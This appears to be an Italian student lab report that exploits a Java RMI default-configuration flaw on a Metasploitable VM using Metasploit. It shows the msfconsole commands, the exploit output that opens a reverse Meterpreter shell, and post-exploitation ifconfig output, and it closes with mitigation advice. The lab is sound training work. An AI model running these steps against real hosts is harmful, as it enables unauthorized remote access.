
EPICODE-CS0124


Progetto 08/03/24

Indice

1. Configurazione laboratorio

La nostra kali avrà IP 192.168.11.111, mentre settiamo per metasploitable 192.168.11.112.






2. Exploit Java-RMI code execution

Sulla porta 1099 TCP della nostra Metasploitable è attivo un servizio Java-RMI, che è una tecnologia che consente a diversi processi Java di comunicare tra di loro attraverso una rete.
La vulnerabilità in questione è dovuta ad una configurazione di default errata che permette

ad un potenziale attaccante di iniettare codice arbitrario per ottenere accesso amministrativo alla macchina target.

Effettuiamo una scansione con nmap.





Metasploitable presenta un servizio vulnerabile sulla **porta 1099** – Java RMI.

3. Exploit

Facciamo partire Metasploit da console con il comando **msfconsole**, e cerchiamo utilizzando la keyword «**search**» un exploit che possa fare al nostro caso: «**search java_rmi**».

Il più interessante sembra essere l'exploit in riga 1 – che nella descrizione riporta «**default configuration code execution**». Utilizziamolo con il comando «use».





Eseguito il comando «**use**», vediamo che di default Metasploit ci assegna il payload «**java/meterpreter/reverse_tcp**».

Controlliamo le opzioni da inserire utilizzando come al solito il comando «**show options**», e configuriamo il parametro RHOSTS con l'indirizzo della macchina target: «set RHOSTS 192.168.11.112».

```
msf6 exploit(multi/misc/java_rmi_server) > set rhosts 192.168.11.112
rhosts ⇒ 192.168.11.112
msf6 exploit(multi/misc/java_rmi_server) >
```

Una volta che abbiamo configurato tutte le impostazioni ed i parametri, possiamo lanciare l'attacco con il comando «**exploit**». Se l'attacco va a buon fine, avremo una shell di Meterpreter.

```
msf6 exploit(multi/misc/java_rmi_server) > exploit

[*] Started reverse TCP handler on 192.168.11.111:4444
[*] 192.168.11.112:1099 - Using URL: http://192.168.11.111:8080/J7mx0zV
[*] 192.168.11.112:1099 - Server started.
[*] 192.168.11.112:1099 - Sending RMI Header ...
[*] 192.168.11.112:1099 - Sending RMI Call ...
[*] 192.168.11.112:1099 - Replied to request for payload JAR
[*] Sending stage (57692 bytes) to 192.168.11.112
[*] Meterpreter session 1 opened (192.168.11.111:4444 → 192.168.11.112:45080) at 2024-03-0
8 10:21:46 +0100

meterpreter >
```


Il comando «**ifconfig**» che come abbiamo visto ci restituisce la configurazione di rete della macchina.

```
meterpreter > ifconfig

Interface  1
============
Name         : lo - lo
Hardware MAC : 00:00:00:00:00:00
IPv4 Address : 127.0.0.1
IPv4 Netmask : 255.0.0.0
IPv6 Address : ::1
IPv6 Netmask : ::


Interface  2
============
Name         : eth0 - eth0
Hardware MAC : 00:00:00:00:00:00
IPv4 Address : 192.168.11.112
IPv4 Netmask : 255.255.255.0
IPv6 Address : fe80::a00:27ff:fe74:9413
IPv6 Netmask : ::
```

Ed infine, il comando «**route**» ci fa accedere alle impostazioni di routing della macchina target.



4. Conclusioni

Oggi, abbiamo trattato l'architettura di base e il comportamento del Java Remote Method Invocation, come determinare se una vulnerabilità è presente, e come sfruttare tale vulnerabilità con Metasploit per raggiungere infine l'accesso sul bersaglio. Potremmo essere essenzialmente in grado di possedere l'intero sistema a causa di una configurazione non sicura.
Java RMI offre potenti funzionalità per il calcolo distribuito in applicazioni Java. Tuttavia, introduce rischi per la sicurezza che richiedono un'attenta considerazione e l'attuazione di pratiche di codifica sicure. Seguendo le best practice, convalidando gli input, implementando la serializzazione sicura e limitando l'accesso RMI, gli sviluppatori possono mitigare le vulnerabilità e migliorare la sicurezza delle loro applicazioni basate su Java RMI. Regolari valutazioni della sicurezza, revisioni del codice e aggiornamento con le raccomandazioni di sicurezza possono ulteriormente garantire la sicurezza delle implementazioni RMI.